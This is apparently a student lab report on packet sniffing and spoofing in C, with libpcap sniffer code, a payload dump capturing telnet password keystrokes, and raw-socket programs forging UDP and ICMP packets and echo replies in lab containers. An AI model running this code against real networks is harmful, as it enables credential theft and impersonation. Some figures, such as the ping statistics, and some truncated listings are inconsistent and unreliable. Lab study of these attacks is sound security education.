11	5.048290047	10.9.0.5	8.8.8.8	ICMP	98	Echo (ping) request id=0x0031, seq=6/1536, ttl=64

### Questions:

1) Please use your own words to describe the sequence of the library calls that are essential for sniffer programs.

Ans: Using the function "pcap\_open\_live" from the pcap library, we first establish a live pcap session on NIC with the name enp0s3. This function binds the socket and allows us to view all network traffic through the interface. In the second stage, we employ the following techniques to set the filter: The string str is compiled into a filter program using pcap\_compile(), and the filter program is specified using pcap\_setfilter(). The third stage involves looping through the packets and processing them using the 'pcap\_loop' function; an infinity loop is indicated by a -1.

2) Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Ans: To configure the card in raw socket and promiscuous mode, which allows us to view all network traffic in the interface, a root privilege is needed. The application will crash if it is executed without the root user's permission since the pcap\_open\_live method cannot access the device.

3) Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off?

Ans: Activated by the 'pcap\_open\_live' function, the promiscuous mode is a feature of the chip in my NIC card that is located within the computer. Anything other than 0 will be ON if you modify the third parameter of the "pcap\_open\_live" function to 0 = OFF.

A host is sniffing only communication that is directly related to it if I turn the promiscuous mode OFF. The sniffer will only detect traffic that is routed via, headed toward, or arriving at the host.

However, if I activate the promiscuous mode, the device will sniff all network traffic and sends every packet it encounters, regardless of whether it is meant for you or not.

## Task 2.1B: Writing Filters

This task has two subtasks of capturing an ICMP packet and capturing a TCP packet. We have demonstrated code that is capable of capturing ICMP packets in the previous task and so we will move on to capturing TCP packets here. I have written a piece of code that can capture both TCP and UDP packets. I took the previous code and modified it to suit the current task.

This is the code I used:

```
8
9 void handle_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
10     struct ether_header *ethernet = (struct ether_header *)packet;
11
12     if (ntohs(ethernet->ether_type) == 0x0800) { // 0x0800 is IPv4 type
13         struct ip *ip = (struct ip *)(packet + sizeof(struct ether_header));
14
15         if (ip->ip_p == IPPROTO_UDP || ip->ip_p == IPPROTO_TCP) { // Filter on UDP and TCP packets
16             const u_char *payload = packet + sizeof(struct ether_header) + sizeof(struct ip);
17             int payload_len = header->len - (sizeof(struct ether_header) + sizeof(struct ip));
18
19             if (ip->ip_p == IPPROTO_UDP) {
20                 struct udphdr *udp = (struct udphdr *)payload;
21                 printf("Source: %s ", inet_ntoa(ip->ip_src));
22                 printf("Destination: %s ", inet_ntoa(ip->ip_dst));
23                 printf("Protocol: UDP ");
24                 printf("Source Port: %u ", ntohs(udp->source));
25                 printf("Destination Port: %u\n", ntohs(udp->dest));
26             } else {
27                 struct tcphdr *tcp = (struct tcphdr *)payload;
28                 printf("Source: %s ", inet_ntoa(ip->ip_src));
29                 printf("Destination: %s ", inet_ntoa(ip->ip_dst));
30                 printf("Protocol: TCP ");
31                 printf("Source Port: %u ", ntohs(tcp->source));
32                 printf("Destination Port: %u\n", ntohs(tcp->dest));
33             }
34         }
35     }
36 }
37
38 int main() {
39     pcap_t *handle;
40     char error_buffer[PCAP_ERRBUF_SIZE];
```

I compiled it and sent it to the attacker container and ran it from there. From a host container I tried to telnet to another host container to observe if I can capture the TCP packets being transmitted.

```
root@7ad036023a45:/# telnet 10.8.0.5
Trying 10.8.0.5...
^C
root@7ad036023a45:/#
```

This is the output I received:

Source: 10.0.2.15	Destination: 10.8.0.5	Protocol: TCP	Source Port: 35732	Destination Port: 23
Source: 10.0.2.15	Destination: 10.8.0.5	Protocol: TCP	Source Port: 35732	Destination Port: 23
Source: 10.0.2.15	Destination: 10.8.0.5	Protocol: TCP	Source Port: 35732	Destination Port: 23

Lets take a look at the Wireshark output as well:



Capturing from br-1a5e6562a803						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
174	2702.9425988...	10.9.0.6	10.9.0.5	TCP	66	57982 → 23 [ACK] Seq=93 Ack=629 Win=64128 Len=0 TSva
175	2703.0423249...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
176	2703.0432178...	10.9.0.5	10.9.0.6	TELNET	76	Telnet Data ...
177	2703.0432334...	10.9.0.6	10.9.0.5	TCP	66	57982 → 23 [ACK] Seq=95 Ack=639 Win=64128 Len=0 TSva
178	2703.0463665...	10.9.0.5	10.9.0.6	TCP	66	23 → 57982 [FIN, ACK] Seq=639 Ack=95 Win=65152 Len=0
179	2703.0465192...	10.9.0.6	10.9.0.5	TCP	66	57982 → 23 [FIN, ACK] Seq=95 Ack=640 Win=64128 Len=0
180	2703.0465406...	10.9.0.5	10.9.0.6	TCP	66	23 → 57982 [ACK] Seq=640 Ack=96 Win=65152 Len=0 TSva
181	2709.5775120...	10.9.0.6	10.8.0.5	TCP	74	35732 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
182	2710.5954042...	10.9.0.6	10.8.0.5	TCP	74	[TCP Retransmission] 35732 → 23 [SYN] Seq=0 Win=6424
183	2712.6106011...	10.9.0.6	10.8.0.5	TCP	74	[TCP Retransmission] 35732 → 23 [SYN] Seq=0 Win=6424

The program was successful in intercepting the TCP traffic. As an experiment let's see if it can also intercept UDP traffic:

From host container I tried to resolve to google's DNS server. DNS protocol uses UDP and so I chose this for my experiment.

root@VM:/volumes# ./sniff_proto.exe					
Source: 10.0.2.15	Destination: 128.205.1.100	Protocol: UDP	Source Port: 49013	Destination Port: 53	
Source: 10.0.2.15	Destination: 128.205.1.100	Protocol: UDP	Source Port: 41186	Destination Port: 53	
Source: 128.205.1.100	Destination: 10.0.2.15	Protocol: UDP	Source Port: 53	Destination Port: 49013	
Source: 128.205.1.100	Destination: 10.0.2.15	Protocol: UDP	Source Port: 53	Destination Port: 41186	
Source: 10.0.2.15	Destination: 128.205.1.100	Protocol: UDP	Source Port: 54535	Destination Port: 53	
Source: 128.205.1.100	Destination: 10.0.2.15	Protocol: UDP	Source Port: 53	Destination Port: 54535	
Source: 10.0.2.15	Destination: 128.205.1.100	Protocol: UDP	Source Port: 41197	Destination Port: 53	
Source: 128.205.1.100	Destination: 10.0.2.15	Protocol: UDP	Source Port: 53	Destination Port: 41197	
Source: 10.0.2.15	Destination: 185.125.190.17	Protocol: TCP	Source Port: 58678	Destination Port: 80	
Source: 185.125.190.17	Destination: 10.0.2.15	Protocol: TCP	Source Port: 80	Destination Port: 58678	
Source: 10.0.2.15	Destination: 185.125.190.17	Protocol: TCP	Source Port: 58678	Destination Port: 80	
Source: 10.0.2.15	Destination: 185.125.190.17	Protocol: TCP	Source Port: 58678	Destination Port: 80	
Source: 185.125.190.17	Destination: 10.0.2.15	Protocol: TCP	Source Port: 80	Destination Port: 58678	
Source: 185.125.190.17	Destination: 10.0.2.15	Protocol: TCP	Source Port: 80	Destination Port: 58678	
Source: 10.0.2.15	Destination: 185.125.190.17	Protocol: TCP	Source Port: 58678	Destination Port: 80	
Source: 185.125.190.17	Destination: 10.0.2.15	Protocol: TCP	Source Port: 80	Destination Port: 58678	
Source: 10.0.2.15	Destination: 185.125.190.17	Protocol: TCP	Source Port: 58678	Destination Port: 80	
Source: 185.125.190.17	Destination: 10.0.2.15	Protocol: TCP	Source Port: 80	Destination Port: 58678	

From the output we can observe that UDP packets are also being captured by our program.

## Task 2.1C: Sniffing Passwords

In this task, we want to see if we can also sniff the passwords through packet payloads. I modified the initial code to sniff for TCP packets and printed out the entire payload. For this example, I tried to telnet from the Host VM to container B and ran my code through the attacker container.

This is the code I used:

```

41
42 // Determine protocol
43 switch(ip->ip_p) {
44     case IPPROTO_TCP:
45         tcp = (struct tcphdr*)(packet + SIZE_ETHERNET + size_ip);
46         size_tcp = tcp->th_off * 4;
47         if (size_tcp < 20) {
48             printf("Invalid TCP header length: %u bytes\n", size_tcp);
49             return;
50         }
51
52         payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
53         size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
54
55         if (size_payload > 0) {
56             printf("Source: %s Port: %d\n", inet_ntoa(ip->ip_src), ntohs(tcp->th_sport));
57             printf("Destination: %s Port: %d\n", inet_ntoa(ip->ip_dst), ntohs(tcp->th_dport));
58             printf("    Protocol: TCP\n");
59             print_payload(payload, size_payload);
60         }
61         break;
62
63     default:
64         printf("    Protocol: others\n");
65         break;
66 }
67 }

```

Here is the successful telnet implementation:

```

[04/03/24]seed@VM:~/.../Lab 3$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
dd58ccbac988 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@dd58ccbac988:~$

```

This is the output I received from my code containing the password from the telnet connection.



```
Source: 10.9.0.1 Port: 33678
Destination: 10.9.0.5 Port: 23
  Protocol: TCP
Payload:
      d

Source: 10.9.0.1 Port: 33678
Destination: 10.9.0.5 Port: 23
  Protocol: TCP
Payload:
      e

Source: 10.9.0.1 Port: 33678
Destination: 10.9.0.5 Port: 23
  Protocol: TCP
Payload:
      e

Source: 10.9.0.1 Port: 33678
Destination: 10.9.0.5 Port: 23
  Protocol: TCP
Payload:
      s
```

## Task 2.2 Spoofing with C:

In this task, we will implement a C program using the pcap library to send out spoofed packets to a machine within the network. The machine will receive our spoofed packet is hardcoded in the code. Our code will make sure that the IP address from where the packet is received is also spoofed. In reality such a machine doesn't exist on the internet.

This is the code I used:

```

8 void send_raw_ip_packet(struct ipheader* ip) {
9     struct sockaddr_in dest_info;
10    int enable = 1;
11
12    //Step1: Create a raw network socket
13    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
14
15    //Step2: Set Socket option
16    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
17
18    //Step3: Provide destination information
19    dest_info.sin_family = AF_INET;
20    dest_info.sin_addr = ip->iph_destip;
21
22    //Step4: Send the packet out
23    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
24    close(sock);
25}
26
27 void main() {
28     int mtu = 1500;
29     char buffer[mtu];
30     memset(buffer, 0, mtu);
31
32     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
33     char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
34     char *msg = "DOR DOR!";
35     int data_len = strlen(msg);
36     memcpy(data, msg, data_len);
37
38     udp->udp_sport=htons(9190);
39     udp->udp_dport=htons(9090);
40     udp->udp_ulen=htons(sizeof(struct udpheader) + data_len);
41     udp->udp_sum=0;
42
43     struct ipheader *ip = (struct ipheader *)buffer;
44     ip->iph_ver=4;
45     ip->iph_ihl=5;
46     ip->iph_ttl=20;
47     ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
48     ip->iph_destip.s_addr = inet_addr("10.9.0.6");
49     ip->iph_protocol = IPPROTO_UDP;
50     ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);
51
52     send_raw_ip_packet(ip);
53}


```

I ran this code through the attacker container and sniffed the packets through Wireshark. Here is the output:

```

root@VM:/volumes# ./spoof.exe
root@VM:/volumes# ./spoof.exe
root@VM:/volumes# ./spoof.exe
root@VM:/volumes#

```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	1.2.3.4	10.9.0.6	UDP	50	9190 → 9090 Len=8
2	0.000000	10.9.0.6	1.2.3.4	ICMP	78	Destination unreachable (Port unreachable)
3	5.126793994	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.1? Tell 10.9.0.1
4	5.126788823	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.1? Tell 10.9.0.6
5	5.126950908	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	10.9.0.1 is at 02:42:0a:09:00:06
6	5.126955827	02:42:0a:09:00:06	02:42:0a:09:00:06	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
7	6.305440726	1.2.3.4	10.9.0.6	UDP	50	9190 → 9090 Len=8
8	6.305468709	10.9.0.6	1.2.3.4	ICMP	78	Destination unreachable (Port unreachable)
9	139.126114889	1.2.3.4	10.9.0.6	UDP	50	9190 → 9090 Len=8
10	139.126114889	10.9.0.6	1.2.3.4	ICMP	78	Destination unreachable (Port unreachable)
11	140.255655569	1.2.3.4	10.9.0.6	UDP	50	9190 → 9090 Len=8
12	140.255683893	10.9.0.6	1.2.3.4	ICMP	78	Destination unreachable (Port unreachable)
13	140.921148427	1.2.3.4	10.9.0.6	UDP	50	9190 → 9090 Len=8

We can see that our spoofed packets are successfully reaching the intended machine from a non-existing IP address. The container is trying to send a response back to the IP address from where it got its packet from but since our program is not designed to handle incoming requests, we can see that the destination is unreachable.

## Task 2.2B Spoofing ICMP of another live machine:

This task is very similar to the previous. Here we will be spoofing the source IP address using an IP address of a machine that exists on the LAN instead of a using a random IP address. The code being used is more or less the same with the only difference being the structure defined and used for ICMP is different.

This is the difference in code used:

```
21 struct icmpheader {
22     u_int8_t icmp_type;
23     u_int8_t icmp_code;
24     u_int16_t icmp_checksum;
25     u_int16_t icmp_id;
26     u_int16_t icmp_seq;
27 };
28
29 void send_raw_ip_packet(struct ipheader* ip) {
30     struct sockaddr_in dest_info;
31     int enable = 1;
32
33     //Step1: Create a raw network socket
34     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
35
36     //Step2: Set Socket option
37     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
38
39     //Step3: Provide destination information
40     dest_info.sin_family = AF_INET;
41     dest_info.sin_addr = ip->iph_destip;
42
43     //Step4: Send the packet out
44     sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
45     close(sock);
46 }
```

I compiled this code and sent it to the attacker container and ran it from there.

Documented below is the output of the program along with the Wireshark screengrab:

The screenshot shows a terminal window on the left and a Wireshark network traffic capture on the right. The terminal window displays the execution of the `./spoof_icmp.exe` command multiple times. The Wireshark window shows a list of captured packets on the `enp0s3` interface. The packets include a DNS query, an ARP request, and several ICMP Echo (ping) requests. The source IP addresses of the ICMP requests are spoofed to be `10.0.2.15`, which is the IP address of the host VM.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.0.2.15	DNS	60	Standard query 0xb38c AAAA connectivity-check.ubuntu.c
2	0.023343966	128.205.1.100	10.0.2.15	DNS	436	Standard query response 0xb38c AAAA connectivity-check
3	5.092366464	PcsCompu 9b:86:61	RealtekU 12:35:02	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
4	5.093128955	RealtekU 12:35:02	PcsCompu 9b:86:61	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
5	7.922822007	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
6	16.919995110	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
7	17.435379371	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
8	17.959499236	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
9	18.470657686	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
10	19.002260430	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re
11	19.669193813	10.0.2.15	8.8.8.8	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (no re

We can see that I was able to spoof the IP address and sent those packets to the container. I used to host VM's IP address as the source and sent the spoofed packets.

## Questions:

4) Can you set the IP packet length field to an arbitrary value regardless of how big the actual packet is?

Ans: Yes, IP packet length can be set to any arbitrary value. While sending the packet it gets overwritten to its original size.

5) Using the raw socket programming, do you have to calculate the checksum for the IP header?

Ans: Kernel can be instructed to compute the IP header checksum when utilizing the raw sockets. It's actually the default setting in IP header fields; if you modify it to a different value, you'll need to use a checksum mechanism.

6) Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Ans: Root privileges are necessary to run programs that implement raw sockets. non-privileged users do not have the permissions to change all the fields in the protocol headers. Users with root capabilities can access sockets, change any field in the packet headers, and switch the interface card to promiscuous mode. The application will crash at the socket configuration stage if it is executed without root privileges.

### Task 2.3: Sniff and then spoof

In this final experiment we will extend our code to have the abilities to both sniff the packets and later send out a spoofed packet. The way that code works is that it sets the promiscuous mode to ON and sniff all the packets travelling through the network. It intercepts packets and modifies the source and the destination in the spoofed response that it sends.

This is the code I used:

```

sniff_spoof.c
~/Documents/Labsetup
81 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
82     struct ethheader *eth = (struct ethheader *)packet;
83
84     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
85         struct ipheader *ip = (struct ipheader *)
86             (packet + sizeof(struct ethheader));
87
88         printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
89         printf("        To: %s\n", inet_ntoa(ip->iph_destip));
90
91         /* determine protocol */
92         switch(ip->iph_protocol) {
93             case IPPROTO_TCP:
94                 printf("        Protocol: TCP\n");
95                 return;
96             case IPPROTO_UDP:
97                 printf("        Protocol: UDP\n");
98                 return;
99             case IPPROTO_ICMP:
100                 printf("        Protocol: ICMP\n");
101                 send_echo_reply(ip);
102                 return;
103             default:
104                 printf("        Protocol: others\n");
105                 return;
106         }
107     }
108 }
109
110 int main() {
111     pcap_t *handle;
112     char errbuf[PCAP_ERRBUF_SIZE];
113     struct bpf_program fp;
114
115     char filter_exp[] = "icmp[icmptype] = 8";
116
117     bpf_u_int32 net;
118
119     // Step 1: Open live pcap session on NIC with name eth3
120     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
121
122     // Step 2: Compile filter_exp into BPF pseudo-code
123     pcap_compile(handle, &fp, filter_exp, 0, net);
124
125     // Step 3: Set the filter
126     pcap_setfilter(handle, &fp);
127 }

```

I compiled this code and sent it to the attacker container. In order to effectively demonstrate that it can both sniff and spoof packets, I pinged to a non-existing IP address on the internet from within a host container. As demonstrated in above screenshots, I should have received a destination host unreachable error message.

```

seed@7ad036023a45:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=307 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=310 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=333 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=351 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=368 ms
^C
--- 1.2.3.4 ping statistics ---
5 packets transmitted, 5 received, 16.6667% packet loss, time 5022ms
rtt min/avg/max/mdev = 306.576/333.913/368.494/23.672 ms
seed@7ad036023a45:~$ █

```

As we can see, we are getting a response back from 1.2.3.4. Lets check to see the output generated by our program.

```

seed@VM: ~/.../Labsetup  x  seed@VM: ~/.../Labsetup  x  seed@VM: ~/.../Labsetup
root@VM:/volumes# ./sniff_spoof.exe
    From: 10.0.2.15
    To: 1.2.3.4
    Protocol: ICMP
    From: 10.0.2.15
    To: 1.2.3.4
    Protocol: ICMP
    From: 10.0.2.15
    To: 1.2.3.4
Terminal

```

We can see that our program is able to successfully both sniff and send out the spoofed packets. Lets take a look at the Wireshark output as well.

No.	Time	Source	Destination	Protocol	Length	Info
32	5.608538076	10.9.0.1	10.9.0.6	TELNET	67	Telnet Data ...
33	5.608863555	10.9.0.6	10.9.0.1	TELNET	67	Telnet Data ... [Malformed Packet]
34	5.608880217	10.9.0.1	10.9.0.6	TCP	66	56090 → 23 [ACK] Seq=7 Ack=332 Win=501 Len=0 TSval=3
35	5.608891147	10.9.0.6	10.9.0.1	TELNET	67	Telnet Data ...
36	5.60895786	10.9.0.1	10.9.0.6	TCP	66	56090 → 23 [ACK] Seq=7 Ack=333 Win=501 Len=0 TSval=3
37	5.608905053	10.9.0.6	10.9.0.1	TELNET	68	Telnet Data ...
38	5.608908249	10.9.0.1	10.9.0.6	TCP	66	56090 → 23 [ACK] Seq=7 Ack=335 Win=501 Len=0 TSval=3
39	5.609024799	10.9.0.6	10.9.0.1	TELNET	229	Telnet Data ...
40	5.609032523	10.9.0.1	10.9.0.6	TCP	66	56090 → 23 [ACK] Seq=7 Ack=498 Win=501 Len=0 TSval=3
41	5.609607121	10.9.0.6	10.9.0.1	TELNET	87	Telnet Data ...
42	5.609612531	10.9.0.1	10.9.0.6	TCP	66	56090 → 23 [ACK] Seq=7 Ack=519 Win=501 Len=0 TSval=3
43	5.891572266	1.2.3.4	10.9.0.6	ICMP	98	Echo (ping) reply id=0x00b4, seq=6/1536, ttl=64

Frame 1: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface br-1a5e6562a803, id 0  
 Ethernet II, Src: 02:42:99:69:df:bb (02:42:99:69:df:bb), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)  
 Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.6  
 Transmission Control Protocol, Src Port: 56090, Dst Port: 23, Seq: 1, Ack: 1, Len: 3  
 Telnet

With this we can demonstrate how packets can be sniffed and spoofed. This lab effectively demonstrates the ease with which an attacker can perform these attacks on systems and exploit the trust we have in arbitrary values such as IP addresses.